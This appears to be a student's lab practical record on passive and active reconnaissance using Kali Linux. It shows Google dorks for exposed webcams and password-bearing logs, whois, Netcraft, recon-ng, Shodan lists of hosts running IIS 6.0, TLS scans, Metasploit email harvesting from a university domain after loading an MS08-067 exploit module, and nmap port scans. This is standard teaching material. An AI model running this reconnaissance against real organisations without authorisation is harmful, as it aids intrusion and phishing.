The screenshot shows a Google search results page with the query "intitle:kali" in the search bar. Below the search bar, there are filter buttons for All, Images, Videos, News, Maps, and More. A message indicates "About 90,50,000 results (0.52 seconds)". The first result is "https://www.kali.org" followed by "Kali Linux | Penetration Testing and Ethical Hacking Linux ...". A brief description follows: "Home of Kali Linux, an Advanced Penetration Testing Linux distribution used for Penetration Testing, Ethical Hacking and network security assessments.". Subsequent results include "Download / Get Kali", "Download", "Kali Docs", and "Kali Tools", each with a brief description. A link to "More results from kali.org »" is at the bottom.

- Specific text: This operator searches for specific content on the internet.
Example: intext: required keyword
- Specific filetype: This operator searches for a specific file type available on the internet.
Example: filetype: pdf, doc, log, etc.

filetype: pdf

About 64,70,00,000 results (0.42 seconds)

[PDF Drive - Search and download PDF files for free.](https://www.pdfdrive.com)
PDF Drive is your search engine for PDF files. As of today we have 80,981,035 eBooks for you to download for free. No annoying ads, no download limits, ...
Living in the Light: A guide · Sign in · Give and Take - Free Technology Books

[PDF Search Engine](https://www.pdfsearchengine.net)
PDF search engine allows you to find free PDF books and files and download them to your computer. Search through millions of online pdfs.

People also ask

How do I search for a PDF in Google?

- Specific keyword: This operator is used to search for specific data on the internet.
Example: "search keyword"

"offensive security"

About 11,60,000 results (0.41 seconds)

[Offensive Security | Cybersecurity Training, Courses ...](https://www.offensive-security.com)
Establish & advance your career with Offensive Security's online cybersecurity training, courses and certifications. Develop the Try Harder mindset today!

[Courses and Certifications](#)
PEN-200 (PWK) is our foundational penetration testing ...

[OSCP Penetration Testing ...](#)
Start Your Training - OSCP Bonus Points Update - Try Harder - ...

- Excluding Specific keyword: This operator is used to search for data, excluding the specified content mentioned with the operator.

Example: cyber security -site: wikipedia.org

cyber security -site: wikipedia.org

About 1,27,00,000 results (0.48 seconds)

[Computer security - Simple English Wikipedia, the free ...](https://simple.wikipedia.org/wiki/Computer_security)
Computer security is a branch of information technology known as information security which is intended to protect computers. Computer security has three main ...

[Cyber Security and Information Systems Information Analysis ...](https://en.wikipedia.org/wiki/Cyber_Security_and_I...)
Cyber Security and Information Systems Information Analysis Center (CSIAC) is a United States Department of Defense (DoD) Information Analysis Center (IAC) ...

2. OR & AND operator: These operators are combined with other search strings to give out more efficient search results.

Example: “river” AND “cap”

The screenshot shows a Google search results page for the query "river" AND "cap". The search bar at the top contains the query. Below it, a banner indicates "About 25,20,00,000 results (0.72 seconds)". A "Images" tab is selected, showing a grid of three images: a blue and white baseball cap, a red, white, and blue trucker-style cap with a star, and an aerial view of a river. Below the images is a "View all" button. At the bottom of the page, there is a link to the Wikipedia page for "Cap River".

Example: “river” OR “town”

The screenshot shows a Google search results page for the query "river" OR "town". The search bar at the top contains the query. Below it, a banner indicates "About 2,84,00,00,000 results (0.55 seconds)". The "All" tab is selected, showing search results for "River" and "Town". The "River" result links to the Wikipedia page for "River", which describes it as a natural flowing watercourse. The "Town" result links to the Wikipedia page for "Town", which describes it as a human settlement. There are also thumbnail images related to rivers and towns.

3. Advanced Operators and Combinations

- To filter our search results to maximum efficiency, you require advanced operators and a combination of multiple operators.
- But to avoid typing the operators and combinations each time to search for information, you can refer to the Google Hacking Database. The Google Hacking Database is a database with hundreds of combinations of multiple operators and advanced operators.
- Webcam/Camera Feeds: By applying this search string, you can access open/public webcams or CCTVs available on the internet.

Search String: intitle:"webcamXP 5"

- [Specific keyword] filetype of file: By combining two operators, you can filter the search results further.

Search String: amazon.com filetype:pdf

- Searching for Log files: You can access log-type files available on the internet using the following search string. This String can be used to access public passwords.


Search String: filetype: log

Safety Measures Against Google Dorking

Your data is not entirely safe on the internet. To safeguard our information from Google Dorking/Google Hacking to a certain extent, you can refer to some of the below-mentioned measures:


- Use passwords to protect data and information directories.
- Apply tools to search for loopholes in the information available on the internet.
- Store sensitive data and passwords in complex patterns rather than plaintext.

b. WHOIS ENUMERATION



```
kali@kali:~$ whois mu.ac.in
Domain Name: mu.ac.in
Registry Domain ID: D12825-IN
Registrar WHOIS Server:
Registrar URL: http://www.ernet.in
Updated Date: 2019-03-16T09:41:18Z
Creation Date: 2003-02-28T05:00:00Z
Registry Expiry Date: 2028-02-28T05:00:00Z
Registrar: ERNET India
Registrar IANA ID: 800068
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: ok http://www.icann.org/epp#OK
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: University of Mumbai
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province:
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
```

If we google Whois Lookup, we will see a lot of websites providing the services, so we are going to use [http://whois.domaintools.com](https://whois.domaintools.com), and enter our target domain name as `kalilinux.com`, and press Search button as shown in the following screenshot:



The screenshot shows the detailed "Whois Record for KaliLinux.com" page. The page header includes the Domaintools logo and navigation links for Home, Whois Lookup, and KaliLinux.com. The main content area displays the following Whois record:

Domain Profile	
Registrant	REDACTED FOR PRIVACY
Registrant Org	Offensive Security
Registrant Country	us
Registrar	GANDI SAS Gandhi SAS IANA ID: 81 URL: http://www.gandi.net Whois Server: whois.gandi.net abuse@support.gandi.net (p) 33170377661
Registrar Status	clientTransferProhibited

c. THE NETCRAFT TOOL

The Netcraft toolbar (<http://toolbar.netcraft.com>) is another free security toolbar that can be added to IE and Firefox browsers. The toolbar provides both positive and negative warnings, as mentioned earlier. Once the toolbar detects a phishing site, it provides the user with a positive warning that the visited site is spoofed. If the user ignores the message, the toolbar displays statistics about the phishing site, including the month and year the site was established, the rank of the site, a link to provide a report about the site, the country where the site is hosted, and the hosting company. On the other hand, if a legitimate site is detected, the toolbar provides the user with the same previous statistics; however, this time with confirmative information about the legitimacy of the site—for instance, negative statistics (see below). Therefore, if for any reason the toolbar did not detect the phishing site, the user would be able to detect the attack just by looking at the statistics. We can also see the website itself, the Domain, the IP address, and Domain registrar, which is the company who registered the domain for mu.ac.in:

Site report for <http://mu.ac.in>

► [Look up another site?](#)

Site title	Not Present	Date first seen
Site rank	81532	Netcraft Risk Rating
Description	Not Present	Primary language

Background

Site	Domain
http://mu.ac.in	mu.ac.in

Network

Site	Domain		
Netblock Owner	Mumbai University		
Hosting company	Tata Group		
Hosting country	IN		
IPv4 address	14.139.125.195 <small>(VirusTotal)</small>	Organisation	University of Mumbai, Redacted For Privacy, Redacted For Privacy, REDACTED FOR PRIVACY, India
IPv6 autonomous systems	A555824	DNS admin	prasad@talavdekar.ucc.mu.ac.in
IPv6 address	Not Present	Top Level Domain	India (.ac.in)
IPv6 autonomous systems	Not Present	DNS Security Extensions	Activate Windows Go to Settings to activate Windows. unknown

https://sitereport.netcraft.com/?url=http://mu.ac.in

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

NETCRAFT

Services Solutions News Company Resources Discover More Report Fraud

Reverse DNS unknown

IP delegation

IPv4 address (14.139.125.195)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPv4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 14.0.0.0-14.255.255.255	Australia	APNIC-AP	Asia Pacific Network Information Centre
↳ 14.139.0.0-14.139.255.255	India	RSMANI-NKN-IN	National Knowledge Network
↳ 14.139.125.192-14.139.125.207	India	NKN-MUM-UNIV-MAH	Mumbai University
↳ 14.139.125.195	India	NKN-MUM-UNIV-MAH	Mumbai University

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
▶ Internet Service Provi...	121.241.25.1	Linux	UOM	24-Oct-2022
Mumbai University	14.139.125.195	Linux	UOM	23-Oct-2022
▶ Internet Service Provi...	121.241.25.2	Linux	UOM	21-Oct-2022
▶ Internet Service Provi...	121.241.25.1	Linux	UOM	18-Oct-2022
▶ Internet Service Provi...	121.241.25.2	Linux	UOM	5-Sep-2022
▶ Internet Service Provi...	121.241.25.1	Linux	UOM	31-Jul-2022
▶ Internet Service Provi...	121.241.25.2	Linux	UOM	30-Jul-2022
Mumbai University	14.139.125.195	Linux	UOM	26-Jul-2022
▶ Internet Service Provi...	121.241.25.2	Linux	UOM	27-Jul-2022

Scrolling down to **Web Trackers**, it will show us the third-party applications used on our target. This could also help us to find and gain access to the target computer as shown in the following screenshot:

NETCRAFT

Services Solutions News Company Resources Discover More Report Fraud

Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor individual user behaviour across the web. Data derived from these trackers are primarily used for advertising or analytics purposes.

1 known trackers were identified.

Companies

Google (3)

Categories

Analytics (1)
CDN (1)
Widget (1)

Company	Primary Category	Tracker	Popular Sites with this Tracker
Analytics	Analytics	Googletagmanager	www.avito.ru, www.corriere.it, www.foxnews.com

Activate Windows
Go to Settings to activate Windows.

d. RECON-NG TOOL

Recon-*ng* is free and open source tool available on GitHub. Recon-*ng* is based upon Open Source Intelligence (OSINT), the easiest and useful tool for reconnaissance. Recon-*ng* interface is very similar to Metasploit 1 and Metasploit 2. Recon-*ng* provides a command-line interface that you can run on Kali Linux. This tool can be used to get information about our target(domain). The interactive console provides a number of helpful features, such as command completion and contextual help. Recon-*ng* is a Web Reconnaissance tool written in Python. It has so many modules, database interaction, built-in convenience functions, interactive help, and command completion, Recon-*ng* provides a powerful environment in which open source web-based reconnaissance can be conducted, and we can gather all information.

```
[recon-ng][default] > workspaces create yaseera  
[recon-ng][yaseera] > [ ] tracer
```

```
[recon-ng][default] > workspaces create yaseera
[recon-ng][yaseera] > marketplace search
+-----+
| Path | Version | Status | Updated | D | K |
+-----+
| discovery/info_disclosure/cache_snoop | 1.1 | not installed | 2020-10-13 | | |
| discovery/info_disclosure/interesting_files | 1.2 | not installed | 2021-10-04 | | |
| exploitation/injection/command_injector | 1.0 | not installed | 2019-06-24 | | |
| exploitation/injection/xpath_bruter | 1.2 | not installed | 2019-10-08 | | |
| import/csv_file --(David_Mullen) | 1.1 | not installed | 2019-08-09 | | |
| import/list | 1.1 | not installed | 2019-06-24 | | |
| import/masscan | 1.0 | not installed | 2020-04-07 | | |
| import/nmap | 1.1 | not installed | 2020-10-06 | | |
| recon/companies-contacts/bing_linkedin_cache | 1.0 | not installed | 2019-06-24 | * |
| recon/companies-contacts/censys_email_address | 2.0 | not installed | 2021-05-11 | * * |
| recon/companies-contacts/pen | 1.1 | not installed | 2019-10-15 | | |
| recon/companies-domains/censys_subdomains | 2.0 | not installed | 2021-05-10 | * * |
| recon/companies-domains/pen | 1.1 | not installed | 2019-10-15 | | |
| recon/companies-domains/viewdns_reverse_whois | 1.1 | not installed | 2021-08-24 | | |
| recon/companies-domains/whoxy_dns | 1.1 | not installed | 2020-06-17 | | * |
| recon/companies-hosts/censys_org | 2.0 | not installed | 2021-05-11 | * * |
| recon/companies-hosts/censys_tls_subjects | 2.0 | not installed | 2021-05-11 | * * |
| / | 1.1 | not installed | 2020-05-15 | | |
+-----+
| reporting/xlsx | 1.0 | not installed | 2019-06-24 | | |
| reporting/xml | 1.1 | not installed | 2019-06-24 | | |
+-----+
D = Has dependencies. See info for details.
K = Requires keys. See info for details.

[recon-ng][yaseera] >
[recon-ng][yaseera] > marketplace install recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Reloading modules ...

[recon-ng][yaseera] > module load recon/companies-domains/viewdns_reverse_whois
[!] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][yaseera][viewdns_reverse_whois] > 
```

```
[!] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][yaseera][viewdns_reverse_whois] > options set source mu.ac.in
URCE ⇒ mu.ac.in
[recon-ng][yaseera][viewdns_reverse_whois] > 
```

```
[!] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][yaseera][viewdns_reverse_whois] > options set source mu.ac.in
SOURCE ⇒ mu.ac.in
[recon-ng][yaseera][viewdns_reverse_whois] > info
      Name: Viewdns Reverse Whois Domain Harvester
      Author: Gaetan Ferry (@_mabote_) from @synaktiv
      Version: 1.1

      Description:
      Harvests domain names belonging to a company by using the viewdns.info free reverse whois tool.

      Options:
      Name   Current Value  Required  Description
      ---   ---          ---        ---
      SOURCE  mu.ac.in    yes       source of input (see 'info' for details)

      Source Options:
      default    SELECT DISTINCT company FROM companies WHERE company IS NOT NULL
      <string>   string representing a single input
      <path>     path to a file containing a list of inputs
      query <sql> database query returning one column of inputs

      Comments:
      * Does not support company names < 6 characters
[recon-ng][yaseera][viewdns_reverse_whois] > 
```

```
[recon-ng][yaseera][viewdns_reverse_whois] > input
+-----+
| Module Inputs |
+-----+
| mu.ac.in      |
+-----+
[recon-ng][yaseera][viewdns_reverse_whois] > 
```

```
[recon-ng][yaseera][viewdns_reverse_whois] > run

MU.AC.IN
[*] Domain: idoluom.org
[*] Notes: None
[*]
[*] Domain: mu.ac.in
[*] Notes: None
[*]
[*] Domain: udituom.in
[*] Notes: None
[*]

SUMMARY
[*] 3 total (3 new) domains found.
[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
(root㉿kali)-[~]
└─# git clone https://github.com/lanmaster53/recon-ng.git
fatal: destination path 'recon-ng' already exists and is not an empty directory.

(root㉿kali)-[~]
└─# ls WEBSITE CLOUD HOSTING SERVERS EMAIL SECURITY WHOIS SUPPORT
amit.txt exam.txt Infoga n1.txt security
buffer1.cpp f1 L navneet shell.exe
buffer.cpp f1.txt microsoft-data.json.gz new.out string.cpp
demo.txt f2.txt msc.txt newoutput.out txt
e1.txt file1.txt msc.txt.gpg Probable-Wordlists.git vikas
eg.txt file2.txt mu_logins.txt recon-ng vikas.txt
e.sh file.txt myoutput sam.txt yaseera.txt
```

```
(root㉿kali)-[~] Get a FREE FOUNDATION or .GIVES with any domain purchase
└─# cd recon-ng

(root㉿kali)-[~/recon-ng]
└─# ls
docker-compose.yml LICENSE recon recon-ng REQUIREMENTS
Dockerfile WEBSITE CLOUD README.md recon-cli recon-web VERSION WHOIS SUPPORT

(root㉿kali)-[~/recon-ng]
└─# ./recon-ng
```

```
[recon-ng][default] > workspaces create navneet
```

```
[recon-ng][default] > workspaces list
```

Workspaces	Modified
default	2022-11-21 11:48:56
navneet	2022-12-03 22:12:20
yaseera	2022-11-21 11:57:54

```
[recon-ng][default] > workspaces load navneet
[recon-ng][navneet] >
```

```
[recon-ng][navneet] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules...
[recon-ng][navneet] > modules load hackertarget
[recon-ng][navneet][hackertarget] > show options
Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][navneet][hackertarget] > show options
Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][navneet][hackertarget] > options set SOURCE tesla.com
SOURCE => tesla.com
[recon-ng][navneet][hackertarget] > info
DOMAINS WEBSITE CLOUD HOSTING SERVERS EMAIL SECURITY WHOIS SUPPORT
Name: HackerTarget Lookup
Author: Michael Henriksen (@michenriksen)
Version: 1.1

Description:
    Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name   Current Value  Required  Description
  ----  |-----|-----|-----|
  SOURCE  tesla.com      yes      source of input (see 'info' for details)
```

```
[recon-ng][navneet][hackertarget] > input
+-----+
| Module Inputs |
+-----+
| tesla.com     |
+-----+
```

```
[recon-ng][navneet][hackertarget] > run
```

```
TESLA.COM WEBSITE CLOUD HOSTING SERVERS EMAIL SECURITY WHOIS

[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 184.30.18.203
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: o7.ptr6980.tesla.com
[*] Ip_Address: 149.72.144.42
```

[recon-ng][navneet][hackertarget] > show hosts							
rowid	longitude	notes	host module	ip_address	region	country	latitude
1		tesla.com	hackertarget	184.30.18.203			
2		o7.ptr6980.tesla.com	hackertarget	149.72.144.42			

rowid	host module	ip_address	region	country	latitude
1	hackertarget	184.30.18.203			
2	hackertarget	149.72.144.42			
3	hackertarget	8.45.124.215			
4	hackertarget	8.244.131.215			
5	hackertarget	114.141.176.215			
6	hackertarget	8.47.24.215			
7	hackertarget	205.234.27.221			
8	hackertarget	149.72.152.236			
9	hackertarget	149.72.134.64			

e. SHODAN

```
(root㉿kali)-[~]          API Key: [REDACTED]
└─# pip install shodan
Requirement already satisfied: shodan in /usr/lib/python3/dist-packages
WARNING: Running pip as the 'root' user can result in broken permissions
         for your system package manager. It is recommended to use a virtual environment
         instead.

```

The screenshot shows a web browser window with the URL <https://account.shodan.io>. The page is titled "Shodan Account". On the left, there's a sidebar with "Overview" and "Settings" buttons, and a red "Redeem Gift Code" button. The main content area is titled "Account Overview" and shows the "Account Level" as "Free". Below that, it shows the "API Key" which is partially visible as "yH...". To the right of the API key is a large QR code.

```
[root@kali)~] # shodan init  
Successfully initialized
```

YOUR API KEY HERE

UqXVLlqkt

```
[root@kali)~] # [REDACTED]
```

version Print version of this tool.

```
[root@kali)~] # shodan myip  
203.192.213.68
```

```
[root@kali)~]
```

```
[root@kali)~] # shodan alert
```

Usage: shodan alert [OPTIONS] COMMAND [ARGS] ...

Free

Manage the network alerts for your account

Options:

-h, --help Show this message and exit.

Commands:

clear	Remove all alerts
create	Create a network alert to monitor an external network
disable	Disable a trigger for the alert
domain	Create a network alert based on a domain name
download	Download all information for monitored networks/ IPs.
enable	Enable a trigger for the alert
export	Export the configuration of monitored networks/ IPs to be ...
import	Export the configuration of monitored networks/ IPs to be ...
info	Show information about a specific alert
list	List all the active alerts

```
[root@kali)~] # shodan count port:22  
22218348
```

```
[root@kali)~]
```

```
[root@kali)~] # shodan count port:22 country:IN  
497450
```

```
[root@kali)~] # shodan count port:22 country:US  
7338240
```

```
[root@kali)~] # shodan count apache  
22393640
```

```
[root@kali)~] # [REDACTED]
```

```
[root@kali)~]# shodan stats --facets port net:198.20/16
Top 0 Results for Facet: port
```

```
[root@kali)~]# shodan host 189.201.128.250
189.201.128.250
Hostnames:           ptr.redditmx.com
City:                Mexico City
Country:             Mexico
Organization:       ATC HOLDING FIBRA MEXICO, S. DE R.L. DE C.V.
Updated:              2022-11-21T04:33:41.962492
Number of open ports: 2

Ports:
  123/udp ntpd (4)
  161/udp ciscoSystems
```

```
[root@kali)~]#
```

```
161/udp ciscoSystems
```

```
[root@kali)~]# shodan download microsoft-data microsoft iis 6.0
Search query:          microsoft iis 6.0
Total number of results: 549679
Query credits left:    0
Output file:           microsoft-data.json.gz
[###-----] 10% 01:00:37
```

```
[root@kali)~]# shodan parse --fields ip_str,port,org --separator , microsoft-data.json.gz
116.6.84.77,992,CHINANET Guangdong province network
147.255.193.85,80,LeaseWeb USA, Inc. Los Angeles
223.7.231.208,80,Aliyun Computing Co., LTD
167.6.247.32,80,Navistar International
34.100.156.187,8081,Google LLC
223.6.19.83,80,Aliyun Computing Co., LTD
209.45.77.33,80,Red Cientifica Peruana
67.55.221.112,80,NA Tel
45.56.108.239,80,Linode
194.153.131.110,80,
223.6.175.100,80,Aliyun Computing Co., LTD
72.18.136.57,80,Handy Networks, LLC
194.153.131.68,80,
223.6.177.195,80,Aliyun Computing Co., LTD
66.242.133.175,80,Host Depot, Inc.
223.6.178.121,80,Aliyun Computing Co., LTD
223.6.131.179,80,Aliyun Computing Co., LTD
```

```
Saved 100 results into file microsoft-data.json.gz
```

```
[root@kali)~]# shodan search --fields ip_str,port,org,hostnames microsoft iis 6.0
```

```

146.148.129.106 80      GCHAO LLC
203.79.0.13 8081      LiaoHe Oilfield Telecommunication Company
223.6.127.5 80        Aliyun Computing Co., LTD
223.7.215.235 80       Aliyun Computing Co., LTD
210.181.160.14 8080     Korean Education Network
129.226.36.183 8822     sfera Networks s.r.l. win2k3.sfera.net
80.91.49.98 80        Zhengzhou GIANT Computer Network Technology Co., Ltd
202.83.247.194 80      Cyberport HongKong
223.6.18.32 80        Aliyun Computing Co., LTD
76.12.68.41 80        HostMySite northwestofficials.com
223.6.129.210 80      Aliyun Computing Co., LTD
74.175.103.75 80      WORLDATA
194.153.131.122 80     www.basicpromotion.com;www.tollfree.it;www.mrkilo.it;scentofclean.it;www.rivoluzione.org;www.spiderc
.e-ditare.com;www.skarpona.com;www.mrkilo.com;bizjettingnofrills.com;www.scabox.it;www.basicscuba.net;www.modamail.it;virtualclerck.
ppa-swiss.com;basicgym.com;www.likenew.flights;www.basiclopedia.it;www.basictelecom.com;www.controlaziendaetica.com;www.kappaindia.c
a.org;www.kappaswitzerland.land.com;www.basicworld.biz;www.moonstones.it;www.ipse-dixit.com;www.fantahouse.net;www.generazioneinmovimento
ian.uk;www.basicenergia.net;www.andrealorenzi.com;cerebellum.biz;www.e-ditare.net;superga.ee;www.basicairlines.com;scabox.it;www.fan
;www.basictravels.com;www.chinesenanny.com;www.kappasuisse.com;www.culuccia.org;www.basicnetasia.com;www.kwaybrasil.com.br;www.peopl
.com;www.harddiskcafe.it;boglione.xyz;cerebelluminside.com;www.e-editing.com;www.virtualwarehouse.net;www.kappabrazil.com;www.kappa.p

```

F.SSL SERVER TEST USING SSLSCAN and tlssled

```

└─(root㉿kali)-[~]
# sslscan www.ethicalhackingblog.com
Version: 2.0.15-static
OpenSSL 1.1.1q-dev xx XXX xxxx

Connected to 104.26.4.233

Testing SSL server www.ethicalhackingblog.com on port 443 using SNI name www.ethicalhackingblog.com

SSL/TLS Protocols:
SSLv2 disabled
SSLv3 disabled
TLSv1.0 enabled
TLSv1.1 enabled
TLSv1.2 enabled
TLSv1.3 enabled

TLS Fallback SCSV:
Server supports TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported

```

```

Processing triggers for kali-menus (2022.4+1) ...
└─(root㉿kali)-[~]
# tlssled www.ethicalhackingblog.com 443
_____
TLSSLED - (1.3) based on sslscan and openssl
by Raul Siles (www.taddong.com)
_____
openssl version: OpenSSL 3.0.7 1 Nov 2022 (library: OpenSSL 3.0.7 1 Nov 2022)

```

PRACTICAL No. 4: USER INFORMATION HARVESTING

A. EMAIL HARVESTING USING MSFCONSOLE

```
(root㉿kali)-[~] # msfd init
[*] Initializing msfd ...
[*] Running msfd ...
Dynamically generated exploit modules: 23-Oct-2008 26-Sep-2022
[*] Exploit modules: 31-Jul-2023
[root@kali ~] # msfconsole -q
msf6 > search exploit ms08_067
Matching Modules
=====
# Name                                     Disclosure Date   Rank      Checks
k Description
- -----
0 exploit/windows/smb/ms08_067_netapi     2008-10-28      great    Yes
MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
se exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > use auxiliary/gather/search_email_collector

msf6 auxiliary(gather/search_email_collector) > show options
Module options (auxiliary/gather/search_email_collector):
Name          Current Setting  Required  Description
DOMAIN        mu.ac.in         yes       The domain name to locate email addresses for
OUTFILE        mu_logins.txt   no        A filename to store the generated email list
SEARCH_BING   true           yes       Enable Bing as a backend search engine
SEARCH_GOOGLE  true           yes       Enable Google as a backend search engine
SEARCH_YAHOO   true           yes       Enable Yahoo! as a backend search engine
msf6 auxiliary(gather/search_email_collector) > set domain mu.ac.in

File Actions Edit View Help
domain => mu.ac.in
msf6 auxiliary(gather/search_email_collector) > set outfile mu_logins.txt
outfile => mu_logins.txt
msf6 auxiliary(gather/search_email_collector) > exploit
[*] Harvesting emails ....
[*] Searching Google for email addresses from mu.ac.in
[*] Extracting emails from Google search results ...
[*] Searching Bing email addresses from mu.ac.in
[*] Extracting emails from Bing search results ...
[*] Searching Yahoo for email addresses from mu.ac.in
[*] Extracting emails from Yahoo search results ...
[*] Located 1 email addresses for mu.ac.in
[*]      rohit.dict@mu.ac.in
[*] Writing email address list to mu_logins.txt ...
[*] Auxiliary module execution completed
msf6 auxiliary(gather/search_email_collector) >
```

PRACTICAL NO 5 :- ACTIVE INFORMATION GATHERING

i. DNS ENUMERATION

The screenshot shows the dnseenum tool running in a terminal window. The command used is `# dnsenum -r www.nesedu.in`. The output displays the following information:

- Host's addresses:**
www.nesedu.in 724 IN A 173.231.214.55
- Name Servers:** ns2.techmotif.com. 14399 IN A 70.39.146.236
ns1.techmotif.com. 7199 IN A 173.231.214.55
- Mail (MX) Servers:**

ii. PORT SCANNING

a. PORT SCAN A HOST

The screenshot shows the nmap tool running in a terminal window. The command used is `# nmap 192.168.242.229`. The output shows the following results:

- Starting Nmap 7.93 (https://nmap.org) at 2022-12-11 00:13 EST
- Nmap scan report for 192.168.242.229
- Host is up (0.0061s latency).
- Not shown: 999 closed tcp ports (reset)
- PORT STATE SERVICE
- 53/tcp open domain
- MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds

b. GET SERVICE AND VERSION

The screenshot shows the nmap tool running in a terminal window. The command used is `# nmap -sV 192.168.242.229`. The output shows the following results:

- Starting Nmap 7.93 (https://nmap.org) at 2022-12-11 00:15 EST
- Nmap scan report for 192.168.242.229
- Host is up (0.0043s latency).
- Not shown: 999 closed tcp ports (reset)
- PORT STATE SERVICE VERSION
- 53/tcp open domain dnsmasq 2.51
- MAC Address: CE:80:2D:78:E1:14 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 10.12 seconds

c. TCP SYN PORT SCANNING

The screenshot shows the nmap tool running in a terminal window. The command used is `# nmap -sS 192.168.242.229`. The output shows the following results:

- Starting Nmap 7.93 (https://nmap.org) at 2022-12-11 00:18 EST
- Nmap scan report for 192.168.242.229
- Host is up (0.069s latency).
- Not shown: 999 closed tcp ports (reset)
- PORT STATE SERVICE
- 53/tcp open domain
- MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds

d. SCANNING SPECIFIC PORT

```
[root@kali) -[~]
# nmap -p 1-1000 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:19 EST
Nmap scan report for 192.168.242.229
Host is up (0.024s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
[root@kali) -[~]
```

e. SCANNING PORT NUMBER 22,23 and 100 to 150

```
[root@kali) -[~]
# nmap -p 22,23,100-150 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:20 EST
Nmap scan report for 192.168.242.229
Host is up (0.0046s latency).
All 53 scanned ports on 192.168.242.229 are in ignored states.
